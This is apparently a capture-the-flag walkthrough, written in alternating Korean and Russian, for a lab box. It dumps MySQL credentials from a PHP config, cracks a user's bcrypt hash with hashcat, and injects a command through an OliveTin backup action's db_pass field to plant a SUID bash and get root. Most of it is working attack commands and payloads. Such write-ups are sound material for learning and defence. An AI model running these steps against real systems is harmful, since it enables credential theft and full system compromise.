
애플리케이션 구성 파일을 분석합니다:
cat config.inc.php


Находим credentials от MySQL:
- User: brollin
- Pass: Fri3nds@9099


데이터베이스에 연결하여 zz_users 사용자 테이블을 덤프합니다:
mysql -u brollin -p'Fri3nds@9099'
use openstamanager;
select * from zz_users;


사용자 haris의 비밀번호 해시를 획득한다. hashcat으로 이를 크랙한다:
hashcat -m 3200 '$2y$10$WHf1T...' /usr/share/wordlists/rockyou.txt

Пароль: bestfriends

haris 사용자로 전환합니다:
su haris
Password: bestfriends

user flag를 읽습니다.
haris의 홈 디렉터리에서 /etc/OliveTin/config.yaml 설정 파일을 찾습니다. 이는 명령 실행을 위한 웹 인터페이스입니다. 포트 1337에서 OliveTin API를 살펴봅니다. db_user와 db_pass 인수를 받는 "Backup Database" 액션을 찾습니다.
db_pass 매개변수에서 Command Injection 취약점을 발견합니다. SUID 바이너리를 생성하기 위한 페이로드를 구성합니다:
curl -s -X POST http://127.0.0.1:1337/api/olivetin.api.v1.OliveTinApiService/StartActionAndWait
-H 'Content-Type: application/json'
-d '{
"actionId": "backup_database",
"arguments": [
{"name": "db_user", "value": "backup_svc"},
{"name": "db_pass", "value": "x'; cp /bin/bash /tmp/.bs && chmod 4755 /tmp/.bs; #"},
{"name": "db_name", "value": "production"}
]
}'
작업이 완료되기를 기다립니다. SUID 파일의 존재를 확인합니다:
ls -la /tmp/.bs -rwsr-xr-x 1 root root ... /tmp/.bs
/tmp/.bs -p를 실행하여 root를 획득합니다. 최종 플래그를 읽습니다.

